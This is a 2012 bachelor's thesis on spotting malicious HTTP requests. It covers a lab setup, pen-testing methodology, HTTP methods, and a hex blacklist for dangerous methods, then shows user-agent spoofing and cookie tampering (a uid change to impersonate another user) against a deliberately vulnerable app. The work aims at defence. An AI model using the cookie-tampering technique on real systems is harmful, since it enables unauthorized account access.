Identifying malicious HTTP Requests

Niklas Särökaari

Thesis
HETI09
2012

HAAGA-HELIA
ammattikorkeakoulu
Tietojenkäsittelyn koulutusohjelma

Tiivistelmä

26.9.2012

Tekijä Niklas Särökaari	**Ryhmätunnus tai aloitusvuosi** 2009
Raportin nimi Identifying malicious HTTP Requests	**Sivu- ja liitesivumäärä** 48
Opettajat tai ohjaajat Markku Somerkivi	

Tämä opinnäytetyö tarkastelee moderneissa web-sovelluksissa esiintyviä haavoittuvuuksia. Internet on muuttunut yhä dynaamisemmaksi ympäristöksi ja onkin erittäin tärkeää ymmärtää ja osata varautua web-sovelluksissa esiintyviin haavoittuvuuksiin ja niihin kohdistuviin hyökkäyksiin.

Pääasiallinen tutkimuskohde on kerätä tietoa erilaisista hyökkäyskeinoista ja hyödyntää tuloksia uuden sukupolven web-sovellus palomuurin kehitystyössä. Opinnäytetyön tarkoituksena on myös saavuttaa GOLD taso GIAC:n Web Application Penetrator Tester sertifikaatissa.

Tutkimus koostuu sekä teoria-, että empiirisestä osiosta. Työ toteutettiin aikavälillä kesäkuu - syyskuu. Teoriaosuudessa käydään läpi penetraatiotestauksen metodologiaa sekä lukuisia hyökkäystekniikoita. Empiirinen osio koostuu laboratorioympäristön asentamisesta, eri hyökkäyskeinojan demonstraatiosta ja näiden aiheuttaman TCP/IP liikenteen analysoinnista.

Opinnäytetyön tavoitteena oli selvittää yleisimmät hyökkäyskeinot web-sovelluksia kohtaan sekä kuinka ne voidaan tunnistaa ja erottaa toisistaan. Nämä tavoitteet saavutettiin ja tuloksista myös ilmenee, että on olemassa paljon erilaisia keinoja kerätä tietoa kohteesta IDS:n ja palomuurin huomaamatta. Tulokset antavat myös hyvän pohjan organisaatioille implementoida web-sovelluksian ja taustajärjestelmien suojauksia.

Asiasanat
exploit, security, vulnerability, web, http, application

HAAGA-HELIA
University of Applied Sciences

Abstract

26.9.2012

Degree programme in Information Technology

Author Niklas Särökaari	**Group or year of entry** 2009
The title of thesis Identifying malicious HTTP Requests	**Number of pages and appendices** 48
Supervisor Markku Somerkivi	

This Bachelor's thesis examines the different vulnerabilities that exists in modern web applications and their exploitation techniques. As web has evolved today into modern and complex web applications, it is regarded to be important to know how to protect against these attacks.

The primary objective was to collect information about web application exploits to conduct research for a new generation web application development development. This thesis is also used to receive a GOLD status for a GIAC Web Application Penetration Tester certificate.

The thesis consists of a theory section and an empirical section. Work for this thesis was done within timeframe of June-September 2012. The theory section describes the methodology behind penetration testing and different attack vectors on the basis of relevant literature and Internet sources. The empirical section is built on a testing environment that is used to conduct the key research about how different vulnerabilities can be exploited and for the analysis of the malicious traffic.

The results provided a lot of information about what kind of attacks can be conducted against web applications and how they can be identified. There are a lot of different techniques for input filter and firewall evasion also. When implementing practices to securing a web application; good implementation of input validation is required, never trust the client and detailed rulesets for IDS and firewall devices.

Key words
exploit, security, vulnerability, web, http, application

Outline

1 Glossary ... 1
2 Introduction ... 2
3 Testing environment ... 3
4 Penetration Testing Methodology ... 4
  4.1 Reconnaissance ... 4
  4.2 Mapping ... 5
  4.3 Discovery ... 5
  4.4 Exploitation ... 5
5 Web Application Security ... 6
6 Overview of HTTP messages ... 7
  6.1 HTTP Request Methods ... 9
  6.1.1 Identifying dangerous use of HTTP methods ... 10
  6.2 User-Agent ... 11
  6.3 Cookies ... 13
7 Bruteforce ... 15
8 Spidering ... 16
  8.1 Robots.txt ... 16
  8.2 Identifying spidering ... 17
9 Injection flaws ... 18
  9.1 SQL Injection ... 19
    9.1.1 Identifying SQL Injection ... 20
    9.1.2 Reading files with SQL injection ... 21
  9.2 Command Injection ... 22
    9.2.1 Identifying Command Injection ... 23
  9.3 Cross Site Scripting ... 24
    9.3.1 Stored XSS vulnerabilities ... 25
    9.3.2 Reflective XSS vulnerabilities ... 25
    9.3.3 Identifying XSS ... 27
  9.4 Path Traversal ... 27
    9.4.1 Identifying Path Traversal ... 28
  9.5 Double Encoding ... 29

10 Cross-Site Request Forgery 30
10.1 Identifying CSRF 31
11 BeEF 32
11.1 Identifying BeEF 33
12 Unvalidated Redirects and Forwards 35
12.1 Identifying Unvalidated Redirects and Forwards 35
13 Nmap 36
13.1 Source port number specification 37
13.2 Cloak a scan with decoys 38
13.3 Fragment packets 39
13.4 Sending bad checksums 41
13.5 Append random data 42
13.6 Using timerate 42
13.7 Xmas scan 43
14 Conclusions 44
14.1 Proposals for future research and results confidentiality 46
References 47

1 Glossary

BeEF = The Browser Exploitation Framework, a penetration testing tool that focuses on the web browser.
Brute force = an automated process of trial and error used to guess login credentials and gain access to the application.
CSRF = Cross-Site Request Forgery is an attack which forces the user to execute arbitrary actions in the web application while he is authenticated. With a successful CSRF attack it is possible to compromise the whole application.
DNS = Domain Name System
Interception proxy = A tool that allows to intercept and modify traffic between the browser and the target application.
Path traversal = a technique used to inject malicious input into web applications and retrieve files beyond the document root directory
SamuraiWTF = Live linux environment for web pen-testing. Contains numerous open source and free tools that can be used for testing and attacking web sites.
SQL = Structured Query Language
SQL injection = attack used to exploit web applications back end database with arbitrary sql input
Tcpdump = a command-line packet analyzer
URL = Uniform Resource Locator
Whois = query and response protocol for searching domain names and IP addresses
Wireshark = network protocol analyzer
XAMPP = Apache distribution containing MySQL, PHP and Perl
XSS = Cross Site Scripting is a type of attack, in which malicious scripts are injected into a web site. The malicious script can access cookies, session information or other sensitive user-related information. ”Cross-Site Scripting” originally referred to the act of loading the attacked, third-party web application from an unrelated attack site, in a manner that executes a fragment of JavaScript prepared by the attacker.

2 Introduction

More and more of our daily lives make use of the web applications. Web applications are often used for critical business functionalities and to store sensitive financial and personal information. Attackers are searching for new vulnerabilities from the systems all the time and also creating exploits to abuse these findings. It is critical for the companies to protect against these exploits. If an attacker is able to expose sensitive data or gain unresricted access to the system, it may have a serious impact on the company's business and reputation.

Web application security has received a lot of attention the last few years. Groups like the Anonymous and LulSec have attacked numerous private and public organisations and retrieved information from them and leaked it to the public. Also the LinkedIn incident, where millions of their users passwords were leaked are just a few examples of the importance to identify how web application vulnerabilities are attacked and how organisations can protect against them.

As the subject is web application security, some metrics are also presented from the authors of Web Application Hacker's Handbook about vulnerabilities in current web applications. The rush to add features and improve web application capability has led organisations to focus on business functionality testing, not security testing. The metrics shows that the core security problem with web applications is that users can supply arbitrary input.

This paper will discuss about the problem of how the different attack vectors can be identified and do they have distinctive anomalies. Most of the attacks send the malicious input and code through URL parameters or body message. It is still trivial for an attacker to spoof this information and bypass the input filtering or firewall rulesets. This paper will demonstrate the different exploits known today in web applications and they will be analysed thoroughly to see if they consist any more information within the TCP/IP stream that can be used to protect the application from the attacks.

The method and techniques used in this thesis are empirical and also references to scientific literature from numerous different authors are used to provide baseline for the theory behind the attacks. The structure of this thesis is built so that it is easy for the reader to understand the technology and methodologies behind web application penetration testing. The attack vectors are first described and explained how they can be used against the application and then their usage is demonstrated.

The results from this thesis will be used to develop a new generation web application firewall. The company behind this thesis is Silverskin Information Security LLC. Their services cover nearly all aspects of information security: auditing, vulnerability assessment, penetration testing, code review and information security training.

3 Testing environment

The environment is built on a VMWare host-only private network. A subnet 172.16.40.0/24 has been assigned for the private network and IP address 172.16.40.132 is reserved for the target machine, which hosts mutillidae; a free, open source web application that contains OWASP Top 10[1] vulnerabilities. An IP address 172.16.40.133 is reserved for the penetration tester's virtual machine, which will be the latest Samurai Web Testing Framework 0.9.9[2] version with updated versions of the tools.

For the target machine, a Ubuntu 11.10 LTS version will be used with XAMPP 1.8.0 for MySQL and Apache services. Mutillidae will be used as a target when sending malicious HTTP requests from the SamuraiWTF virtual machine. To analyze packets and capturing the malicious traffic tcpdump and wireshark will be installed. Also apache access logs are analyzed to identify any malicious activity.




Figure 1. Testing environment

---

1 https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

2 http://samurai.inguardians.com/

4 Penetration Testing Methodology

SANS Institute has described a web application penetration testing methodology in their course material for ethical hackers. It is a cyclical process that has four steps: reconnaissance, mapping, discovery and exploitation. It is also an iterative process where each step is based on the results from the previous stage.

This thesis does not follow the methodology completely as we already know the target and its vulnerabilities. The point of interest now on is to send malicious traffic to the target and exploit it.




Figure 2. Attack methodology (SANS, 2010)

4.1 Reconnaissance

Reconnaissance is the first step in the process. It is regarded as the most important step as it provides the foundation for a successful and efficient attack. Spending time on the reconnaissance phase to find out as much information as possible from the target may lower the risk of detection when attacking the target (SANS 542.1, 2010).

Typical recon steps include using external resources such as Google to collect information about the target. Other techniques are whois records and possible IP addresses, also hostnames are important (SANS 542.2, 2010).

4.2 Mapping

Mapping is the second step in the methodology. The point of this step is to understand how the application works and what kind of infrastructure does it have. This is done to find leverage points within the application to gain greater access (SANS 542.1, 2010).

Typical mapping steps involve port scanning, version checking and operating system fingerprinting. Also spidering the site is critical, this is done to map the web site and finding possible point of interests, such as admin pages (SANS 542.2, 2010).

4.3 Discovery

Third step in the methodology is discovery. Here the attacker focuses on finding the possible vulnerabilities in the application that can be exploited in the last phase of the methodology. Some exploitation may happen due to the nature of the flaw; directory browsing is one example, when the attacker finds directory listings that may provide useful information (SANS 542.1, 2010).

Typical steps in this phase are looking for error messages and problems in the applicaton. This phase is good for example harvesting usernames that can be used in a bruteforce attack against the applications login mechanism (SANS 542.1, 2010).

4.4 Exploitation

The final step of the process is exploitation. This is the step where the attacker will take all the information gathered in previous steps and use them to exploit the application. The attack may involve gaining an unrestricted access to the system or even dumping database. Even as this is the final step and most of the time is spent here, it should be noted that without the first three steps, exploitation typically fails (SANS 542.1, 2010).

5 Web Application Security

The authors of The Web Application Hacker's Handbook have tested series of web applications and found some common vulnerabilities. These were divided into six categories:

- **Broken authentication (62%) -** This vulnerability relates to the application's login mechanism, which may enable the attacker to guess username and passwords and thus launch a brute-force attack.
- **Broken access controls (71%) -** The application fails to properly protect access to sensitive information. An attacker can be able to view other user's personal information.
- **SQL injection (32%) -** This allows the attacker to submit arbitrary input to the application and interfere with the application's back-end database. An attacker may be able to modify or retrieve data from the application or execute commands on the database.
- **Cross-site scripting (94%) -** This vulnerability enables the attacker to input malicious javascript to the application and potentially gain access to their data, or carrying other attacks against them.
- **Information leakage (78%) -** In this case the application exposes sensitive data or information that might be useful for the attacker when targeting the application.
- **Cross-site request forgery (92%) -** This allows the attacker to create malicious and unintended actions in the application with other user's behalf.




Figure 3. Most common vulnerabilities in web applications (Stuttard & Pinto, 2011)

6 Overview of HTTP messages

Hypertext transfer protocol (HTTP) is a stateless protocol and it uses a message-based model. Basically, a client sends a request message and the server returns a response message. RFC 2616 defines numerous different headers for both request and response messages, which will be discussed later on this paper. When attacking a web application the payload is sent in the request message. There are different possibilities to do this; using dangerous HTTP methods, modifying the request parameters or sending other malicious traffic (Fielding et al., 1999).

Basic knowledge about the HTTP messages is needed when exploiting web applications. When sending malicious requests to the application, most commonly headers like the method, user agent and cookie are fiddled. There are also a huge variety of input-based vulnerabilities. These attacks involve submitting arbitrary input either to the URL parameters or into the HTTP payload. For example, SQL injection and Cross-site scripting fall into this category (Stuttard & Pinto, 2011).

Browsers also include the Referer header within most HTTP requests. Some web applications uses the Referer header to verify that the request has originated from the correct stage (e.g admin.php). However, the user has complete control over the values that are being sent in the Referer header and thus can bypass any client-side controls that are in place within the header and skip the necessary stages to get access for example to the admin pages (Stuttard & Pinto, 2011).

As shown in Figure 4, the web client will send a request for a specific resource, in this case the host is 172.16.40.132. The GET method is used to request a web page and it also passes any parameters in the URL field. Also the user-agent field is sent for identifying the client, which will be discussed later in depth and any cookies that has been set (SANS 542.1, 2010).

```
GET /mutillidae/ HTTP/1.1
Host: 172.16.40.132
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11)
Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;
Keep-Alive: 115
Connection: keep-alive
Cookie: showhints=0;
PHPSESSID=60kmpkstt1mcnpps5jppflkgj0
```

Figure 4. HTTP Request message

In Figure 5, the server responds with the status code and message. The server also sends a date header and optionally other headers like server and in this case a logged-in-user which may disclose sensitive information regarding the server, installed modules and the end user (SANS 542.1, 2010).

```
HTTP/1.1 200 OK
Date: Sat, 28 Jul 2012 14:20:58 GMT
Server: Apache/2.4.2 (Unix) OpenSSL/1.0.1c PHP/5.4.4
X-Powered-By: PHP/5.4.4
Logged-In-User:
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

<!DOCTYPE HTML PUBLIC ”-//W3C//DTD HTML 4.01 Transitional//
EN” ”http://www.w3.org/TR/1999/REC-html401-19991224/loose.dtd”>
<html>
```

Figure 5. HTTP Response message

Injecting the request parameters and headers with arbitrary input is not the only way to attack the web application. As discussed earlier there are a methodology in penetration testing that offers a lot of different techniques for attacking a web application.

6.1 HTTP Request Methods

RFC 2616 defines eight different methods for HTTP 1.1. These methods are GET, POST, HEAD, PUT, DELETE, TRACE, OPTIONS and CONNECT. It should be noted that not all methods are implemented by every server. For servers to be compliant with HTTP 1.1 they must implement at least the GET and HEAD methods for its resources (Gourley, Totty et al., 2002). There really is not any ”safe” methods as most of these methods can be used when targeting a web application (Museong Kim, 2012). All of these methods will be revised in this section.

The GET and POST are used to request a web page and are the two most common being used in HTTP. HEAD works exactly like GET, but the server returns only the headers in the response (Gourley, Totty et al., 2002). The downside of GET is that it passes any parameters via the URL and is easy to manipulate. It is recommended to use POST for requests because the parameters are sent in the HTTP payload. This way it is harder to tamper with the parameters, but with method interchange or interception proxy this makes it a trivial effort (SANS 542.1, 2010).

The OPTIONS method asks the server which methods are supported in the web server. This provides a means for an attacker to determine which methods can be used for attacks. The TRACE method allows client to see how its request looks when it finally makes it to the server. Attacker can use this information to see any if any changes is made to the request by firewalls, proxies, gateways, or other applications (Gourley, Totty et al., 2002).

The following methods, PUT and DELETE are the most dangerous ones as they can cause a significant security risk to the application (Museong Kim, 2012). The PUT method can be used to upload any kind of malicious data to the server. The DELETE method on the other hand is used to remove any resources from the web server. This form of attack can be used to delete configuration files.

Lastly, the CONNECT method can be used to create an HTTP tunnel for requests. If the attacker knows the resource, he can use this method to connect through a proxy and gain access to unrestricted resources (SANS 542.1, 2010).

6.1.1 Identifying dangerous use of HTTP methods

In this section the OPTIONS method is being used to identify a malicious action against the web server. The incoming traffic is being analyzed to see if the HTTP methods can be identified from each other. As seen in Figure 6 the result shows that the OPTIONS method has been used and this can be marked as a malicious action against the web server.

```
172.16.40.133 - - [29/Jul/2012:09:01:10 +0300] "OPTIONS /mutillidae/
HTTP/1.1" 200 25591
```

Figure 6. Apache log markup for OPTIONS method

When looking at the wireshark and tcpdump output we can see that the OPTIONS method has its unique hexadecimal value that can be used to blacklist any dangerous use of HTTP methods.




Figure 7. wireshark output for OPTIONS method and its hexadecimal value

```
23:47:53.120120 IP (tos 0x0, ttl 64, id 8582, offset 0, flags [DF], proto TCP (6),
length 603)
   172.16.40.133.42444 > 172.16.40.132.www: Flags [P.], cksum 0xf31b (correct), seq
0:551, ack 1, win 183, options [nop,nop,TS val 10018305 ecr 9931692], length 551
        0x0000:  4500 025b 2186 4000 4006 6ded ac10 2885
        0x0010:  ac10 2884 a5cc 0050 84f9 ff86 af16 5cb3
        0x0020:  8018 00b7 f31b 0000 0101 080a 0098 de01
        0x0030:  0097 8bac 4f50 5449 4f4e 5320 2f6d 7574
```

Figure 8. tcpdump[3] output for OPTIONS method and its hexadecimal value

[3] The [P.] flag is for PUSH, or data are being sent.

As shown in Table 1, by checking all the HTTP methods, it is possible to separate each methods unique hexadecimal value.

Table 1. HTTP 1.1 Methods hexadecimal values

Method	Hexadecimal value
GET	47 45 54
POST	50 4f 53 54
HEAD	48 45 41 44
TRACE	54 52 41 43 45
OPTIONS	4f 50 54 49 4f 4e 53
PUT	50 55 54
DELETE	44 45 4c 45 54 45
CONNECT	43 4f 4e 4e 45 43 54

6.2 User-Agent

RFC 2616 defines the web client as a ”user-agent”. When the client is requesting a web page, it is sending information about itself in a header named ”User-Agent”. This information typically identifies the browser, host operating system and language (Fielding et al., 1999).

Even though the user-agent is set correctly by default, it can be spoofed by the user. This makes it possible for example an attacker to retrieve web content designed for other browser types or even for other devices (SANS 542.1, 2010). Also many different applications sends information within the user-agent header thus identifying for example malicious intentions. As the header information is completely controlled by the user, it makes it trivial for an attacker to fiddle with the information.

```
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.11)
Gecko/20101013 Ubuntu/9.04 (jaunty) Firefox/3.6.11
```

Figure 9. User agent header

Mozilla/5.0 signifies that the browser is compliant with the standards set by Netscape. Next is showed what kind of operating system the browser is running, which in this case is a Ubuntu 9.04 32-bit. Last string tells what version of Firefox is the client using.

In Figure 10 we can see a tampered User-Agent header. This is just a basic way to spoof it. For example nmap offers a script to remove the string from the header. SQLmap has a option before starting an attack where the user-agent can be hidden. There's also a complete list of user agent strings offered by User Agent String.com[4]




Figure 10. Tampered User-Agent header

Also a Firefox add-on called Tamper Data is great for spoofing data in input fields and header information. Figre 11 shows a picture of Tamper Data and all the different options to choose to insert into User-Agent header. It offers also options to inject SQL and XSS.




Figure 11. Tamper Data options to spoof User-Agent header

4 http://www.useragentstring.com/pages/useragentstring.php

6.3 Cookies

Cookies are a key part of the HTTP protocol. Cookies enables the web server to send data to the client, which the client stores and resubmits to the server. Unlike the other request parameters, cookies are sent continuously in each subsequent request back to the server (Stuttard & Pinto, 2011).

Cookies are also used to transmit a lot of sensitive data in web applications, mostly they are used to identify the user and remember the session state. The client cannot modify the cookie values directly, but with an interception proxy tool, it makes it a trivial effort.

The following example shows how modifying the cookie information it gives the attacker access as someone else. In Figure 12, the attacker has been able to log in as admin.




Figure 12. Wireshark output of successful login

Figure 13. shows the cookie header and what values the admin user has in the site. For the admin user a uid value of 1 has been selected to identify the user and a PHPSESSID to remember the session state.




Figure 13. Wireshark output of cookie information

Now, the attacker changes the uid value to 2 and also the PHPSESSID to ”evil”. This way the attacker can see if he can get an access to the application as someone else and proof that the application is vulnerable to session state attacks.

